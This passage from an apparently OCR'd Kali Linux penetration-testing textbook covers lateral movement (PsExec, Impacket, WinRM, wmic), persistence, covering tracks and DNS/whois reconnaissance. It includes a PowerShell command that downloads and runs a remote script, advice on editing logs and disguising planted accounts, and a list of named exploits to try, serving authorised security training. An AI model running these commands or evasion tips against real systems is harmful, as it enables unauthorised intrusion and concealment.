
This is a command-line utility used to sniff particular types of traffic and data off the wire:

- `-i eth0`: Select an interface to listen on
- `port 80`: Select a port to listen on
- `host 172.16.1.1`: Only collect traffic going to/from host
- `src`: Data coming from
- `dst`: Data going to
- `-w output.pcap`: Capture traffic to file on disk

Wireshark

This is a GUI utility used to sniff traffic off the wire, as depicted in the following screenshot:

- `ip.addr/ip.dst/ip.src == 172.16.1.1`
- `tcp.port/tcp.dstport/tcp.srcport == 80`
- `udp.port/udp.dstport/udp.srcport == 53`



Gaining access

It is in this phase that pen testers try to get a foothold into the company's internal network. Nowadays, spear-phishing seems to a very common and effective way of accomplishing this. A well-crafted spear-phishing campaign can be launched against the company and create a convincing scenario based on the information gathered during the reconnaissance phase.

Gaining access can also include using exploits/credentials on a remote service to log into a system and then execute a payload.

Metasploit and PowerShell Empire can aid in this as they both create payloads, also known as stagers. Once the stager is executed on the target, it runs in memory. This style leaves very little forensic evidence behind. The other case is pushing a binary to the remote system and executing the binary via the command line, which can be equally effective. This approach is faster and doesn't rely on an internet download to be successful.

Exploits

Sometimes the tester may come across services that can be exploited. An exploit may be the means of initial access; just be sure that the exploit is 100% reliable. Also, running an exploit multiple times may crash the system. This option for initial access is typically used with extreme care, unless you have tested it and know what you are doing.

It's always SSH! Maybe it's not always, but I have never seen/can remember another service being used, outside of telnet, which should not be used anyways. SSH goes with Linux like peanut butter goes with jelly.

Exploits for Linux

Linux exploits are not typically targeted toward the operating system itself, but rather the services that are running. Here you will find a list of common exploits to run against Linux boxes. Keep in mind that exploits will vary across distros and service versions:

- CVE-2018-1111
- Red Hat Linux DHCP Client Found Vulnerable to Command Injection Attacks
- CVE-2017-7494

Exploits for Windows

Windows exploits are typically targeted toward listening services of the operating system. Here is a list that targets the SMB service that runs on port `445` of Windows:

- Eternalblue – MS17-010
- MS08-67
- MS03-026


The following are some tools often used by pen testers:

- PsExec:

PsExec is a tool included in the Sysinternals toolkit; it is used for remote management and is a popular tool among pen testers, system admins, and hackers. The PsExec binary is usually copied to the `$admin` share on the machine, then it uses remote management to create a service on the remote machine. Keep in mind that PsExec requires admin privileges on the remote machine:

1. Download Sysinternals
2. Open the PowerShell prompt
3. Type `cd <Sysinternals directory>`
4. Type `.\PSexec \\<IP addr of remote machine> -u <user> -p <password> <cmd>`

The following screenshot depicts the output obtained:



- **Impacket**: A collection of Python classes for working with network protocols.

The initial setup can be done as follows:


1. Open the Terminal
2. Type `cd /tmp`
3. Type `git clone https://github.com/CoreSecurity/impacket.git`
4. Type `pip install`

Use the following commands to enable PSexec, WMI, and SMBexec on Impacket:

- **PSexec**:

```
psexec.py <username>:<password>@<ip addr> powershell
```


The output of the preceding command is shown in the following screenshot:



- **WMI**:

```
wmiexec.py <username>:<password>@<ip addr> powershell
```


The output of the preceding command is shown in the following screenshot:



- **SMBexec**:

```
wmiexec.py <username>:<password>@<ip addr>
```

The output of the preceding command is shown in the following screenshot:



- **PS-Remoting**:

To enable PS-Remoting on a target machine, perform the following steps:

1. Open PowerShell as administrator on the target machine
2. Type the following: `powershell -NoProfile -ExecutionPolicy Bypass -Command "iex ((new-object net.webclient).DownloadString('https://raw.githubusercontent.com/ansible/ansible/devel/examples/scripts/ConfigureRemotingForAnsible.ps1'))"`

2. Enable PS-Remoting
3. Type `winrm set winrm/config/client/auth '@{Basic="true"}'`
4. Type `winrm set winrm/config/service/auth '@{Basic="true"}'`
5. Type `winrm set winrm/config/service '@{AllowUnencrypted="true"}'`

To enable PS-Remoting into a target machine, perform the following steps:

1. Open PowerShell.
2. Type `$options=New-PSSessionOption -SkipCACheck -SkipCNCheck`
3. Type `$cred = Get-Credential`. This will prompt you for credentials.
4. Type `Enter-PSSession -ComputerName <hostname> -UseSSL -SessionOption $options -Credential $cred`.

You will get to see the configuration details, as shown in the following screenshot:

```
PS C:\> $options=New-PSSessionOption -SkipCACheck -SkipCNCheck
PS C:\> $cred = Get-Credential

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
PS C:\> Enter-PSSession -ComputerName 172.16.17.145 -UseSSL -SessionOption $options -Credential $cred
[172.16.17.145]: PS C:\Users\Sherlock Holmes\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::103f:a1fe:34cd:a900%6
   IPv4 Address. . . . . . . . . . . : 172.16.17.145
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.17.2

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:4137:9e76:28de:3d40:53ef:ee6e
   Link-local IPv6 Address . . . . . : fe80::28de:3d40:53ef:ee6e%7
   Default Gateway . . . . . . . . . : ::
[172.16.17.145]: PS C:\Users\Sherlock Holmes\Documents>
```


In a similar manner, we will also see how to enable WMI on remote target and use WMI to access a remote target

- **WMI**: Enabling WMI on a remote target can be done by open PowerShell as Administrator and run the following command:

```
netsh firewall set service RemoteAdmin enable
```

To use WMI to access a remote target can be done by open PowerShell, type the following command and observe the output as shown in the following screenshot:

```
wmic /node:<target IP addr> /user:<username> process call create
"cmd.exe /c <command>"
```




Escalating privileges

Once a machine is compromised, any access obtained is usually with low privileges. As the idea of any pen test is to simulate a real-world attack, this includes looking for sensitive information, which is normally kept on restricted servers; the tester would need to find ways to escalate their privileges. In a Windows **Active Directory** (**AD**) environment, this would mean getting access to a Domain Admin account.

Maintaining access

Once a foothold is established (that is, remote access), it can be removed very quickly, as systems can be rebooted and users can log out. This is where persistent access comes in; it can be achieved in a number of ways. The best strategy for the maintenance of persistent access is to use multiple techniques simultaneously.

For example, one can plant a physical back door (Dropbox) into the network that can later be accessed within their wireless range. A more creative way is to set up a scheduled task on the compromised machine to run at boot and to execute periodically, for example once a day:



Covering your tracks

All engagements should be authorized by the client, no matter what. This is not to say that after all of the scanning and exploiting is over one packs up and goes home; someone still has to present the findings to the client in a manner they can understand. But before this can happen, we must clean up the exploits or tools we left in the environment. Sometime this may or may not mean removing binaries or editing logs, I say editing because any sysadmin who sees no logs should get concerned very fast. As both Windows and Linux have their respective log mechanisms and they are very well-documented, there is no need to cover them here. I suggest you keep track of what you have changed on the system and be creative when you need to hide something; use system services names or usernames that would fit in to the accounts, for example, don't name the account `EliteHAK3R`.

Reporting

This brings us to the final, and some would say most boring, part of the test; however, if you followed the previous phases, reporting shouldn't be tedious or difficult. I try to make notes as I go along, either on paper or using Dradis, a built-in Kali tool, which can be summoned with `service dradis start`. Keep in mind that it is a web service, so anyone on the LAN would be able to access it using the `https://IP of kali machine:3004` URL – at first run, it will prompt you to set a password.

Dradis allows you to import files from Nmap, NESSUS, NEXPOSE, and a few others, this makes taking notes when working with teammates hassle-free; you can easily share info and keep updated with the most recent results from scans.

Summary

This chapter introduced you to the various methodologies in penetration testing for the purpose of planning and scoping the penetration test. The next chapter will take you through discovering and gathering information and data about targets and environments using both passive and active techniques.

4
Footprinting and Information Gathering

In this chapter, we will discuss the information gathering phase of penetration testing. We will describe the definition and purpose of information gathering. We will also describe several tools in Kali Linux that can be used for information gathering. After reading this chapter, we hope that the reader will have a better understanding of the information gathering phase and will be able to do information gathering during penetration testing.

Information gathering is the second phase in our penetration testing process (Kali Linux testing process) as explained in the Kali Linux testing methodology section in `Chapter 3`, *Penetration Testing Methodology*. In this phase, we try to collect as much information as we can about the target, for example, information about the **Domain Name System** (**DNS**) hostnames, IP addresses, technologies and configuration used, username's organization, documents, application code, password reset information, contact information, and so on. During information gathering, every piece of information gathered is considered important.

Information gathering can be categorized in two ways based on the method used: active information gathering and passive information gathering. In the active information gathering method, we collect information by introducing network traffic to the target network, while in the passive information gathering method, we gather information about a target network by utilizing a third party's services, such as the Google search engine. We will cover this later on.

Remember that neither method is better in comparison to the other; each has its own advantage. In passive scanning, you gather less information, but your action will be stealthy, while in active scanning, you get more information, but some devices may catch your action. During a penetration testing project, this phase may be done several times for the completeness of information collected. You may also discuss with your pen-testing customer which method they want.

For this chapter, we will utilize the passive and active methods of information gathering to get a better picture of the target.

We will be discussing the following topics in this chapter:

- Public websites that can be used to collect information about the target domain
- Domain registration information
- DNS analysis
- Route information
- Search engine utilization

Open Source Intelligence

One of the key terms often associated with information gathering is **Open Source Intelligence** (**OSINT**). Military and intelligence organizations divide their intelligence sources into a variety of types. True espionage, involving interaction between spies, is often referred to as **Human Intelligence** (**HUMINT**). The capturing of radio signals with the intent of cracking the encryption is called **Signals Intelligence** (**SIGINT**). While the penetration tester is not likely to interface with either of these, the information gathering stage is OSINT. OSINT is information derived from sources that have no security controls preventing their disclosure. They are often public records or information that target organizations share as part of their daily operations.

For this information to be of use to the penetration tester, they need specific knowledge and tools to find this information. The information gathering stage relies heavily on this information. In addition, simply showing an organization what OSINT they are leaking may give them an idea of areas in which to increase security. As we will see in this chapter, there is a great deal of information that is visible to those who know where to look.

Using public resources

On the internet, there are several public resources that can be used to collect information regarding a target domain. The benefit of using these resources is that your network traffic is not sent to the target domain directly, so your activities are not recorded in the target domain log files.

The following are the resources that can be used:

No.	Resource URL	Description
1	`http://www.archive.org`	This contains an archive of websites.
2	`http://www.domaintools.com/`	This contains domain name intelligence.
3	`http://www.alexa.com/`	This contains the database of information about websites.
4	`http://serversniff.net/`	This is the free **Swiss Army Knife** for networking, server checks, and routing.
5	`http://centralops.net/`	This contains free online network utilities such as domain, email, browser, ping, traceroute, and Whois.
6	`http://www.robtex.com`	This allows you to search for domain and network information.
7	`http://www.pipl.com/`	This allows you to search for people on the internet by their first and last names, city, state, and country.
8	`http://wink.com/`	This is a free search engine that allows you to find people by their name, phone number, email, website, photo, and so on.
9	`http://www.isearch.com/`	This is a free search engine that allows you to find people by their name, phone number, and email address.
10	`http://www.tineye.com`	TinEye is a reverse image search engine. We can use TinEye to find out where the image came from, how it is being used, whether modified versions of the image exist, or to find higher resolution versions.
11	`http://www.sec.gov/edgar.shtml`	This can be used to search for information regarding public listed companies in the Securities and Exchange Commission.

Due to the ease of use—you only need an internet connection and a web browser—we suggest that you utilize these public resources first before using the tools provided with Kali Linux.

To protect a domain from being abused, we have changed the domain name that we used in our examples. We are going to use several domain names, such as `example.com` from IANA and the free hacking testing site `https://www.hackthissite.org/` as well, for illustrative purposes.

Querying the domain registration information

After you know the target domain name, the first thing you would want to do is query the `Whois` database about that domain to look for the domain registration information. The `Whois` database will provide information about the DNS server and the contact information of a domain.

`Whois` is a protocol for searching internet registrations, databases for registered domain names, IPs, and autonomous systems. This protocol is specified in RFC 3912 (`https://www.ietf.org/rfc/rfc3912.txt`).

By default, Kali Linux already comes with a `whois` client. To find out the `Whois` information for a domain, just type the following command:

```
# whois example.com
```

The following is the result of the `Whois` information:

```
Domain Name: EXAMPLE.COM
   Registrar: RESERVED-INTERNET ASSIGNED NUMBERS AUTHORITY
Sponsoring Registrar IANA ID: 376
   Whois Server: whois.iana.org
   Referral URL: http://res-dom.iana.org
   Name Server: A.IANA-SERVERS.NET
   Name Server: B.IANA-SERVERS.NET
   Updated Date: 14-aug-2015
   Creation Date: 14-aug-1995
   Expiration Date: 13-aug-2016
>>> Last update of whois database: Wed, 03 Feb 2016 01:29:37 GMT <<<
```

From the preceding `Whois` result, we can get the information of the DNS server and the contact person of a domain. This information will be useful in the later stages of penetration testing.

Besides using the command-line `Whois` client, the `Whois` information can also be collected via the following websites, which provide the `whois` client:

- `www.whois.net`
- `www.internic.net/whois.html`

You can also go to the top-level domain registrar for the corresponding domain:

- **America**: `www.arin.net/whois/`
- **Europe**: `www.db.ripe.net/whois`
- **Asia-Pacific**: `www.apnic.net/apnic-info/whois_search2`

Beware: to use the top-level domain registrar `whois`, the domain needs to be registered through their own system. For example, if you use `ARIN WHOIS`, it only searches in the `ARIN WHOIS` database and will not search in the `RIPE` and `APNIC Whois` databases.

After getting information from the `Whois` database, next we want to gather information about the DNS entries of the target domain.

Analyzing the DNS records

The goal of using the tools in the DNS records category is to collect information about the DNS servers and the corresponding records of a target domain.

The following are several common DNS record types:

No.	Record type	Description
1	SOA	This is the start of authority record.
2	NS	This is the name server record.
3	A	This is the IPv4 address record.
4	MX	This is the mail exchange record.
5	PTR	This is the pointer record.
6	AAAA	This is the IPv6 address record.
7	CNAME	This is the abbreviation for canonical name. It is used as an alias name for another canonical domain name.

For example, in a penetration test engagement, the customer may ask you to find out all of the hosts and IP addresses available for their domain. The only information you have is the organization's domain name. We will look at several common tools that can help you if you encounter this situation.

Host

After we get the DNS server information, the next step is to find out the IP address of a hostname. To help us out on this matter, we can use the following host command-line tool to look up the IP address of a host from a DNS server:

```
# host hackthissite.org
```

By default, the `host` command will look for the `A`, `AAAA`, and `MX` records of a domain. To query for any records, just give the `-a` option to the command:

```
# host -a hackthissite.org
Trying "hackthissite.org"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32115
;; flags: qr rd ra; QUERY: 1, ANSWER: 12, AUTHORITY: 0, ADDITIONAL: 0
```

```
;; QUESTION SECTION:
;hackthissite.org.    IN  ANY
;; ANSWER SECTION:
hackthissite.org.  5  IN  A  198.148.81.135
hackthissite.org.  5  IN  A  198.148.81.139
hackthissite.org.  5  IN  A  198.148.81.137
hackthissite.org.  5  IN  A  198.148.81.136
hackthissite.org.  5  IN  A  198.148.81.138
hackthissite.org.  5  IN  NS  ns1.hackthissite.org.
hackthissite.org.  5  IN  NS  c.ns.buddyns.com.
hackthissite.org.  5  IN  NS  f.ns.buddyns.com.
hackthissite.org.  5  IN  NS  e.ns.buddyns.com.
hackthissite.org.  5  IN  NS  ns2.hackthissite.org.
hackthissite.org.  5  IN  NS  b.ns.buddyns.com.
hackthissite.org.  5  IN  NS  d.ns.buddyns.com.
Received 244 bytes from 172.16.43.2#53 in 34 ms
```

The `host` command looks for these records by querying the DNS servers listed in the `/etc/resolv.conf` file of your Kali Linux system. If you want to use other DNS servers, just provide the DNS server address as the last command-line option.

If you provide the domain name as the command-line option in `host`, the method is called forward lookup, but if you give an IP address as the command-line option to the `host` command, the method is called reverse lookup.

Try to do a reverse lookup of the following IP address:

```
host 23.23.144.81
```

What information can you get from this command?

The `host` tool can also be used to do a DNS zone transfer. With this mechanism, we can collect information about the available hostnames in a domain.

A DNS zone transfer is a mechanism used to replicate a DNS database from a master DNS server to another DNS server, usually called a slave DNS server. Without this mechanism, the administrators have to update each DNS server separately. The DNS zone transfer query must be issued to an authoritative DNS server of a domain.

Due to the nature of information that can be gathered by a DNS zone transfer, nowadays, it is very rare to find a DNS server that allows zone transfer to an arbitrary zone transfer request.

If you find a DNS server that allows zone transfer without limiting who is able to do it, this means that the DNS server has been configured incorrectly.

dig

Besides the `host` command, you can also use the `dig` command to do DNS interrogation. The advantages of `dig` compared to `host` are its flexibility and clarity of output. With `dig`, you can ask the system to process a list of lookup requests from a file.

Let's use `dig` to interrogate the `http://hackthissite.org` domain.

Without providing any options besides the domain name, the `dig` command will only return the A record of a domain. To request any other DNS record type, we can provide the type option in the command line:

```
# dig hackthissite.org
; <<>> DiG 9.9.5-9+deb8u5-Debian <<>> hackthissite.org
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44321
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4096
;; QUESTION SECTION:
;hackthissite.org.    IN  A
;; ANSWER SECTION:
hackthissite.org.  5  IN  A  198.148.81.139
hackthissite.org.  5  IN  A  198.148.81.137
hackthissite.org.  5  IN  A  198.148.81.138
hackthissite.org.  5  IN  A  198.148.81.135
hackthissite.org.  5  IN  A  198.148.81.136
;; Query time: 80 msec
;; SERVER: 172.16.43.2#53(172.16.43.2)
;; WHEN: Tue Feb 02 18:16:06 PST 2016
;; MSG SIZE  rcvd: 125
```

From the result, we can see that the `dig` output now returns the DNS records of `A`.

DMitry

Deepmagic Information Gathering Tool (**DMitry**) is an all-in-one information gathering tool. It can be used to gather the following information:

- The `Whois` record of a host by using the IP address or domain name
- Host information from `https://www.netcraft.com/`
- Subdomains in the target domain

- The email address of the target domain
- Open, filtered, or closed port lists on the target machine by performing a port scan

Even though this information can be obtained using several Kali Linux tools, it is very handy to gather all of the information using a single tool and to save the report to one file.

We think this tool is more suitable to be categorized under DNS analysis instead of the *Route analysis* section because the capabilities are more about DNS analysis rather than routing analysis.

To access `DMitry` from the Kali Linux menu, navigate to **Applications** | **Information Gathering** | **dmitry**, or you can use the console and type the following command:

```
# dmitry
```

As an example, let's do the following to a target host:

- Perform a `Whois` lookup
- Get information from `https://www.netcraft.com/`
- Search for all the possible subdomains
- Search for all the possible email addresses

The command for performing the mentioned actions is as follows:

```
# dmitry -iwnse hackthissite.org
```

The following is the abridged result of the preceding command:

```
Deepmagic Information Gathering Tool
"There be some deep magic going on"
HostIP:198.148.81.138
HostName:hackthissite.org
Gathered Inet-whois information for 198.148.81.138
---------------------------------
inetnum:        198.147.161.0 - 198.148.176.255
netname:        NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:          IPv4 address block not managed by the RIPE NCC
remarks:
http://www.iana.org/assignments/ipv4-recovered-address-space/ipv4-recovered
-address-space.xhtml
remarks:
remarks:        ------------------------------------------------
country:        EU # Country is really world wide
admin-c:        IANA1-RIPE
```

```
tech-c:         IANA1-RIPE
status:         ALLOCATED UNSPECIFIED
mnt-by:         RIPE-NCC-HM-MNT
mnt-lower:      RIPE-NCC-HM-MNT
mnt-routes:     RIPE-NCC-RPSL-MNT
created:        2011-07-11T12:36:59Z
last-modified:  2015-10-29T15:18:41Z
source:         RIPE
role:           Internet Assigned Numbers Authority
address:        see http://www.iana.org.
admin-c:        IANA1-RIPE
tech-c:         IANA1-RIPE
nic-hdl:        IANA1-RIPE
remarks:        For more information on IANA services
remarks:        go to IANA web site at http://www.iana.org.
mnt-by:         RIPE-NCC-MNT
created:        1970-01-01T00:00:00Z
last-modified:  2001-09-22T09:31:27Z
source:         RIPE # Filtered
% This query was served by the RIPE Database Query Service version
1.85.1 (DB-2)
```

We can also use `dmitry` to perform a simple port scan by providing the following command:

```
# dmitry -p hackthissite.org -f -b
```

The result of the preceding command is as follows:

```
Deepmagic Information Gathering Tool
"There be some deep magic going on"
HostIP:198.148.81.135
HostName:hackthissite.org
Gathered TCP Port information for 198.148.81.135
---------------------------------
 Port    State
...
14/tcp    filtered
15/tcp    filtered
16/tcp    filtered
17/tcp    filtered
18/tcp    filtered
19/tcp    filtered
20/tcp    filtered
21/tcp    filtered
22/tcp    open
>> SSH-2.0-OpenSSH_5.8p1_hpn13v10 FreeBSD-20110102
23/tcp    filtered
```

```
24/tcp    filtered
25/tcp    filtered
26/tcp    filtered
...
79/tcp    filtered
80/tcp    open
Portscan Finished: Scanned 150 ports, 69 ports were in state closed
All scans completed, exiting
```

From the preceding command, we find that the target host is using a device to do packet filtering. It only allows incoming connections to port `22` for SSH and port `80`, which is commonly used for a web server. What is of interest is that the type of SSH installation is indicated, allowing for further research on possible vulnerabilities to the OpenSSH installation.

Maltego

Maltego is an open source intelligence and forensics application. It allows you to mine and gather information and represent the information in a meaningful way. The phrase open source in Maltego means that it gathers information from open source resources. After gathering the information, Maltego allows you to identify the key relationship between the information gathered.

Maltego is a tool that can graphically display the links between data, so it will make it easier to see the common aspects between pieces of information.

Maltego allows you to enumerate the following internet infrastructure information:

- Domain names
- DNS names
- `Whois` information
- Network blocks
- IP addresses

It can also be used to gather the following information about people:

- Companies and organizations related to the person
- Email addresses related to the person
- Websites related to the person

- Social networks related to the person
- Phone numbers related to the person
- Social media information

Kali Linux, by default, comes with Maltego 3.6.1 Kali Linux edition. The following are the limitations of the community version:

- Not for commercial use
- A maximum of 12 results per transform
- You need to register yourself on our website to use the client
- API keys expire every couple of days
- Runs on a (slower) server that is shared with all community users
- Communication between client and server is not encrypted
- Not updated until the next major version
- No end user support
- No updates of transforms on the server side

There are more than 70 transforms available in Maltego. The word transform refers to the information gathering phase of Maltego. One transform means that Maltego will only do one phase of information gathering.

To access Maltego from the Kali Linux menu, navigate to **Application** | **Information Gathering** | **Maltego**. There is also a start icon on the desktop, or you can use the console and type the following command:

